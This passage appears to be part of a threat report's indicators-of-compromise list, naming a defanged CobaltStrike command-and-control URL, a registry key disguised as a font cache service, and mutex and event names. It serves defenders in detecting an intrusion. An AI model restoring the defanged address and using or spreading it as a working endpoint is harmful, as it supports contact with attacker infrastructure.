hxxps://www.githubdd.workers[.]dev/fam/mfe?restart=false	CobaltStrike C2

Registry keys

\$HKLM\System\ControlSet\Services\FontCacheSvc

Mutexes

MicrosoftLocalFileService

Events

Global\SystemLocalPcexter